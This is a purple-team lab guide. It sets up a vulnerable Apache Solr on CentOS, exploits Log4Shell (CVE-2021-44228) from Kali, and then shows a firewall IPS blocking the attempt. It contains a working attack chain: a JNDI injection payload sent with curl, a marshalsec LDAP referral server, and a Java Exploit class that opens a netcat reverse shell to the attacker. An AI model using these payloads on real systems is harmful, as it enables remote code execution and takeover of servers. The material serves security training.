PurpleSynapz™

Course Title	Purple Revamp
Topics Involved	the Java logging package (Log4j)
Duration of Lab	60 min.
Content Owner	Abdullah Salem Baghuth
Lab Exercise Title	Log4Shell

Lab Introduction

On December 9th, 2021, the world was made aware of a new vulnerability identified as CVE-2021-44228, affecting the Java logging package log4j. This vulnerability earned a severity score of 10.0 (the most critical designation) and offers remote code trivial remote code execution on hosts engaging with software that utilizes this log4j version. This attack has been dubbed "Log4Shell".

Lab Requirements

1.kali Linux as attacker.

2.CentOS with Apache Solr 8.9 or 8.11 as victim.

Lab Tasks (Procedure)

Prerequisites:

- We assume you already have shell access to your CentOS/RHEL 8 system with a sudo privilege account. For remote systems, log in with the SSH client.


Step 1 – Install Java

The latest version of Apache Solr required Java 8 or greater version to run. Make sure your system fulfills the Java requirements on your system. If Java not installed or you have java 11 do the following.

This must be done in both machine CentOS and Kali Linux.

```
$ sudo mkdir /usr/java
$ cd /usr/java
$ sudo wget https://repo.huaweicloud.com/java/jdk/8u181-b13/jdk-8u181-linux-x64.tar.gz
$ sudo tar xvzf jdk-8u181-linux-x64.tar.gz -C /usr/java
$ JAVA_HOME=/usr/java/jdk1.8.0_181/
$ sudo update-alternatives --install /usr/bin/java java ${JAVA_HOME%*/}/bin/java 20000
$ update-alternatives --config java
```

you get something like this:



```
[root@localhost java]# update-alternatives --config java

There are 2 programs which provide 'java'.

  Selection    Command
-----------------------------------------------
*  1           java-1.8.0-openjdk.x86_64 (/usr/lib/jvm/java-1.8.0-openjdk-1.8.0.312.b07-2.el8_5.x86_64/jre/bin/java)
 + 2           /usr/java/jdk1.8.0_181/bin/java

Enter to keep the current selection[+], or type selection number: 
```

- Make sure to enter 2 to select /usr/java/jdk1.8.0_181/bin/java

Then check installed Java version:

```
[root@localhost java]# java -version
java version "1.8.0_181"
Java(TM) SE Runtime Environment (build 1.8.0_181-b13)
Java HotSpot(TM) 64-Bit Server VM (build 25.181-b13, mixed mode)
```

Refer: https://askubuntu.com/questions/764849/how-can-i-install-jdk-8u91-linux-x64-tar-gz-on-ubuntu

Step 2 - Install Apache Solr on CentOS 8

Now download the required Solr version. You may also use the below command to download Apache Solr 8.9.0. or 8.11.0. After that extract the installer script.

```
wget https://archive.apache.org/dist/lucene/solr/8.9.0//solr-8.9.0.tgz
sudo    tar    xzf    solr-8.9.0.tgz    solr-8.9.0/bin/install_solr_service.sh    --strip-components=2
```


- Then execute the installer script with bash shell followed with downloaded Archive file. The command will be like below:

```
sudo bash ./install_solr_service.sh solr-8.9.0.tgz
```

- This will create an account named solr on your system and finish the installation process. After that start the service default Solr port 8983.

- To restart or stop service use the following commands:

```
$ service solr start
$ service solr restart
$ service solr stop
```



Instance	
Start	less than a minute ago
Versions	
solr-spec	8.9.0
solr-impl	8.9.0 05c8a6f0163fe4c330e93775e8e91f3ab66a3f80 - mayyasharipova - 2021-06-10 17
lucene-spec	8.9.0
lucene-impl	8.9.0 05c8a6f0163fe4c330e93775e8e91f3ab66a3f80 - mayyasharipova - 2021-06-10 17
JVM	
Runtime	Red Hat, Inc. OpenJDK 64-Bit Server VM 1.8.0_312 25.312-b07
Processors	2
Args	-DSTOP.KEY=solrrocks
	-DSTOP.PORT=7983
	-Djetty.home=/opt/solr/server
	-Djetty.port=8983
	-Dlog4j.configurationFile=/var/solr/log4j2.xml
	-Dsolr.data.home=
	-Dsolr.default.confdir=/opt/solr/server/solr/configsets/_default/conf
	-Dsolr.install.dir=/opt/solr
	-Dsolr.jetty.inetaccess.excludes=
	-Dsolr.jetty.inetaccess.includes=
	-Dsolr.log.dir=/var/solr/logs

- Note that this port is flittered to outside world to open it do the following command to allow it through firewall.

```
sudo firewall-cmd --add-port=8983/tcp --permanent
sudo firewall-cmd --reload
```


Discovery:

- Explore the web interface accessible at http://MACHINE_IP:8983 and click around to get a feel for the application. For more detail on Apache Solr, please refer to their official website. https://solr.apache.org/

Proof of Concept:


- Note that the URL endpoint that you have just uncovered needs to be prefaced with the solr/ prefix when viewing it from the web interface. This means that you should visit:

```
http://MACHINE_IP:8983/solr/admin/cores
```



```
▾ responseHeader:
    status:        0
    QTime:         0
  initFailures:    {}
  status:          {}
```

- Now check the solr.log file on CentOS.



```
[root@localhost ~]# locate solr.log
/var/solr/logs/solr.log
[root@localhost ~]# tail  /var/solr/logs/solr.log
2021-12-15 03:25:32.856 INFO  (qtp691690486-16) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/info/logging params={wt=json&_=16395384
84051&since=0} status=0 QTime=0
2021-12-15 03:25:42.860 INFO  (qtp691690486-18) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/info/logging params={wt=json&_=16395384
84051&since=0} status=0 QTime=0
2021-12-15 03:25:52.873 INFO  (qtp691690486-16) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/info/logging params={wt=json&_=16395384
84051&since=0} status=0 QTime=0
2021-12-15 03:26:02.871 INFO  (qtp691690486-18) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/info/logging params={wt=json&_=16395384
84051&since=0} status=0 QTime=0
2021-12-15 03:26:12.873 INFO  (qtp691690486-16) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/info/logging params={wt=json&_=16395384
84051&since=0} status=0 QTime=0
2021-12-15 03:26:20.251 INFO  (qtp691690486-18) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={indexInfo=false&wt=json&_
=1639537900972} status=0 QTime=0
2021-12-15 03:26:20.261 INFO  (qtp691690486-13) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/info/system params={wt=json&_=163953790
0974} status=0 QTime=8
2021-12-15 03:26:20.265 INFO  (qtp691690486-18) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/info/system params={wt=json&_=163953790
0974} status=0 QTime=11
2021-12-15 03:34:50.455 INFO  (qtp691690486-21) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-15 03:36:03.778 INFO  (qtp691690486-13) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
[root@localhost ~]#
```

- You noticed that params seems to be included in the log file. At this point, you may already be beginning to see the attack vector.

- The log4j package adds extra logic to logs by "parsing" entries, ultimately to enrich the data -- but may additionally take actions and even evaluate code based off the entry data. This is the gist of CVE-2021-44228. Other syntax might be in fact executed just as it is entered into log files.

Some examples of this syntax are:

```
${sys:os.name}
${sys:user.name}
${log4j:configParentLocation}
${ENV:PATH}
${ENV:HOSTNAME}
${java:version}
```

- You may already know the general payload to abuse this log4j vulnerability. The format of the usual syntax that takes advantage of this looks like so:

```
${jndi:ldap://ATTACKERCONTROLLEDHOST}
```

- This syntax indicates that the log4j will invoke functionality from "JNDI", or the "Java Naming and Directory Interface." Ultimately, this can be used to access external resources, or "references," which is what is weaponized in this attack.

- Notice the ldap:// schema. This indicates that the target will reach out to an endpoint (an attacker controlled location, in the case of this attack) via the LDAP protocol. For the sake of brevity, we will not need to cover all the ins-and-outs and details of LDAP here but know that this is something we will need to work with as we refine our attack.

- For now, know that the target will in fact make a connection to an external location. This is indicated by the ATTACKERCONTROLLEDHOST placeholder in the above syntax. You, acting as the attacker in this scenario, can host a simple listener to view this connection.

The next question is, where could we enter this syntax?

Anywhere that has data logged by the application.

- This is the crux of this vulnerability. Unfortunately, it is very hard to determine where the attack surface is for different applications, and ergo, what applications are in fact vulnerable. Simply seeing the presence of log4j files doesn't clue in on the exact version number, or even where or how the application might use the package.

- Think back. You already discovered that you could supply params to the /solr/admin/cores URL, and now that you have a better understanding of how log4j works, you should understand that this is where you supply your inject syntax. You can simply supply HTTP GET variables or parameters which will then processed and parsed by log4j. All it takes is this single line of text -- and that makes this vulnerability extremely easy to exploit.

- Other locations you might supply this JNDI syntax:


- Input boxes, user and password login forms, data entry points within applications
- HTTP headers such as User-Agent, X-Forwarded-For, or other customizable headers
- Any place for user-supplied data

If you would like more information on this JNDI attack vector, please review this Black Hat USA presentation from 2016.

Testing The Vulnerability

- view your own attacking machine IP address with command:

```
ip addr show
```



```
┌──(kali㉿kali)-[~]
└─$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:d3:25:91 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.10/24 brd 192.168.1.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fed3:2591/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


- Prepare a netcat listener on any port of your choosing

```
$ nc -lnvp 9001
Listening on 0.0.0.0 9001
```

- Now that you have a listener staged, make a request including this primitive JNDI payload syntax as part of the HTTP parameters. This can easily be done with the curl command line utility.


```
$ curl 'http://MACHINE_IP:8983/solr/admin/cores?foo=$\{jndi:ldap://YOUR.ATTACKER.IP.ADDRESS:9001\}'
```

Note, due to the use of the $ dollar-sign character in your syntax, you must ensure you wrap the URL within single-quotes so bash (your command-line shell) does not interpret it as a variable. Additionally, you must escape out the { } curly braces with a single backslash character, so those are not misrepresented in the curl command arguments.



```
┌──(kali㉿kali)-[~]
└─$ curl 'http://192.168.1.142:8983/solr/admin/cores?foo=$\{jndi:ldap://192.168.1.10:9001\}'
{
  "responseHeader":{
    "status":0,
    "QTime":7},
  "initFailures":{},
  "status":{}}
```

Verify you have received a connection by seeing the following message in your netcat listener:



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 192.168.1.142 56780
0
 `
```

Exploitation:

- At this point, you have verified the target is in fact vulnerable by seeing this connection caught in your netcat listener. However, it made an LDAP request... so all your netcat listener may have seen was non-printable characters (strange looking bytes). We can now build upon this foundation to respond with a real LDAP handler.

- We will utilize a open-source and public utility to stage an "LDAP Referral Server". This will be used to essentially redirect the initial request of the victim to another location, where you can host a secondary payload that will ultimately run code on the target. This breaks down like so:

1. ${jndi:ldap://attackerserver:1389/Resource} -> reaches out to our LDAP Referral Server
2. LDAP Referral Server springboards the request to a secondary http://attackerserver/resource
3. The victim retrieves and executes the code present in http://attackerserver/resource

- This means we will need an HTTP server, which we could simply host with the following option (serving on port 8000):

```
$ python3 -m http.server
```

If you get stuck on any of the following steps, Check this video.

- Now will use the marshalsec utility offered at https://github.com/mbechler/marshalsec

```
$ git clone https://github.com/mbechler/marshalsec.git
$ cd marshalsec
```

Ultimately, this needs to run Java. Reviewing the README for this utility, it suggests using Java 8. (You may or may not have success using a different version, but to "play by the rules," we will match the same version of Java used on the target virtual machine)

- We must build marshalsec with the Java builder maven. If you do not yet have maven on your system, you can install it through your package manager


```
$ sudo apt install maven
```

Next, run the command to build the marshalsec utility:

```
$ mvn clean package -DskipTests
```

- With the marshalsec utility built, we can start an LDAP referral server to direct connections to our secondary HTTP server (which we will prepare in just a moment).

```
$ java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer
"http://YOUR.ATTACKER.IP.ADDRESS:8000/#Exploit"
```




```
┌──(kali㉿kali)-[/opt/marshalsec]
└─$ java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://192.168.1.10:8000/#Exploit"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
```

- Now that our LDAP server is ready and waiting, we can open a second terminal window to prepare and our final payload and secondary HTTP server.

- Ultimately, the log4j vulnerability will execute arbitrary code that you craft within the Java programming language. If you aren't familiar with Java, don't fret -- we will use simple syntax that simply "shells out" to running a system command. In fact, we will retrieve a reverse-shell connection so we can gain control over the target machine!

- Create and move into a new directory where you might host this payload. First, create your payload in a text editor of your choice (mousepad, nano, vim, Sublime Text, VS Code, whatever), with the specific name Exploit.java:

```
public class Exploit {
    static {
        try {
            java.lang.Runtime.getRuntime().exec("nc -e /bin/bash
YOUR.ATTACKER.IP.ADDRESS 9999");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```




```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat Exploit.java
public class Exploit {
    static {
        try {
            java.lang.Runtime.getRuntime().exec("nc -e /bin/bash 192.168.1.10 9001");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

- Modify your attacker IP address and port number as appropriate.

- For this payload, you can see we will execute a command on the target, specifically nc -e /bin/bash to call back to our our attacker machine. This target has been configured with netcat for ease of exploitation, though you are more than welcome to experiment with other payloads.

- Compile your payload with

```
$ javac Exploit.java
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ javac Exploit.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

┌──(kali㉿kali)-[~/Desktop]
└─$ ls -lah Exploit.*
-rw-r--r-- 1 kali kali 529 Dec 15 00:29 Exploit.class
-rw-r--r-- 1 kali kali 219 Dec 15 00:09 Exploit.java
```

- With your payload created and compiled, you can now host it by spinning up a temporary HTTP server.

```
$ python3 -m http.server
```

- Your payload is created and compiled, it is hosted with an HTTP server in one terminal, your LDAP referral server is up and waiting in another terminal -- next prepare a netcat listener to catch your reverse shell in yet another new terminal window:


```
$ nc -lnvp 9001
```

- Finally, all that is left to do is trigger the exploit and fire off our JNDI syntax! Note the changes in port number (now referring to our LDAP server) and the resource we retrieve, specifying our exploit:

```
$ curl
'http://MACHINE_IP:8983/solr/admin/cores?foo=$\{jndi:ldap://YOUR.ATTACKER.IP.ADDRESS:1
389/Exploit\}'
```

- Modify your attacker IP address as appropriate.

- Here we go, we get a reverse shell.



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9001                                           130 ✖
Listening on 0.0.0.0 9001
Connection received on 192.168.1.142 46644
whoami
solr
python3 -c "__import__('pty').spawn('/bin/bash')"
[solr@localhost server]$ id
id
uid=977(solr) gid=974(solr) groups=974(solr) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c10
23
[solr@localhost server]$ 
```

```
┌──(kali㉿kali)-[/opt/marshalsec]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.142 - - [15/Dec/2021 07:17:22] "GET /Exploit.class HTTP/1.1" 200 -
```

```
┌──(kali㉿kali)-[/opt/marshalsec]
└─$ java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://192.168.1.10
:8000/#Exploit"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
Send LDAP reference result for Exploit redirecting to http://192.168.1.10:8000/Exploit.class
```

```
┌──(kali㉿kali)-[/opt/marshalsec]
└─$ curl 'http://192.168.1.142:8983/solr/admin/cores?foo=$\{jndi:ldap://192.168.1.10:1389/Exploit\}'
{
  "responseHeader":{
    "status":0,
    "QTime":6},
  "initFailures":{},
  "status":{}}

┌──(kali㉿kali)-[/opt/marshalsec]
└─$ 
```


Mitigation and Prevention:

IPS Blade in Checkpoint Firewall:

- To mitigate and prevent log4j vulnerability we can make use of IPS blade in checkpoint firewall.


- I enabled IPS blade with strict profile policies.

- Let's preform the attack and see if the IPS can prevent this attack.



```
┌──(kali㉿kali)-[/opt/marshalsec]
└─$ curl 'http://192.168.1.100:8983/solr/admin/cores?foo=$\{jndi:ldap://192.168.1.10:1389/Exploit\}'
curl: (56) Recv failure: Connection reset by peer
```

- I got failure: Connection reset by peer, by checking the logs on the Firewall we can see that it prevented.



blade:IPS

Found 1 results (6.1 sec.)

Time	B..	A..	T..	Seve...	Con...	Suppressed...	Perf...	Source	Source Machine Name	Client Type	Source User...	Server Type	Destination	Attack Name	Protection Name
Today, 17:44:48						1		192.168.1.10					CentOS (192.16...	Web Server Enforcement Violation	Apache Log4j Rem

Log Details

Prevent

Prevented apache log4j remote code execution (cve-2021-44228) originating from 192.168.1.10 against 192.168.1.100

Details | Matched Rules

Log Info

Origin	STANDALONE-FIREWALL
Time	Today, 17:44:48
Blade	IPS
Product Family	Threat
Type	Log

Policy

Action	Prevent
Threat Prevention Rule ID	A2B8ED86-C9D0-4B0E-9334-C3CFA223CFC2
Threat Prevention Policy	Standard
Policy Date	Today, 17:43:38
Threat Prevention Policy ...	Today, 17:43:42
Policy Name	Standard
